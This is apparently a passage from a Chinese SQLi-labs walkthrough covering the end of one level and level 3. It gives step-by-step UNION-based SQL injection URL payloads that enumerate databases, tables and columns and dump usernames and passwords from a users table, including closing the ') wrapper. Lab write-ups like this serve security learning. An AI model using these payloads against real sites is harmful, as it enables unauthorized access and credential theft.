
爆库,?id=-1 union select 1,(select group_concat(schema_name) from information_schema.schemata),3 #

爆表,?id=-1 union select 1,(select group_concat(schema_name) from information_schema.schemata),(select group_concat(table_name) from information_schema.tables where table_schema='security') #
爆字段,?id=-1 union select 1,(select group_concat(column_name) from information_schema.columns where table_name='users'),(select group_concat(table_name) from information_schema.tables where table_schema='security') #

爆数据,?id=-1 union select 1,(select group_concat(username) from security.users),(select group_concat(password) from security.users) #

继续冲!
less-3
第三关

一番尝试后,发现它是在less1的基础上稍加改动,less1后台使用两个单引号'$id'闭合id,但是less3在单引号外面又加了一对括号,成了('$id'),这些题大同小异,主要是先闭合这些符号
猜解字段数,?id=1') order by 1,2,3 --+无报错,?id=1') order by 1,2,3,4 --+报错,故有3个字段

测试回显点,?id=-1')union select 1,2,3 --+

爆表,?id=-1')union select 1,(select group_concat(schema_name) from information_schema.schemata),3 --+

爆表,?id=-1')union select 1,(select group_concat(schema_name) from information_schema.schemata),(select group_concat(table_name) from information_schema.tables where table_schema='security') --+

爆字段,?id=-1')union select 1,(select group_concat(column_name) from information_schema.columns where table_name='users'),(select group_concat(table_name) from information_schema.tables where table_schema='security') --+
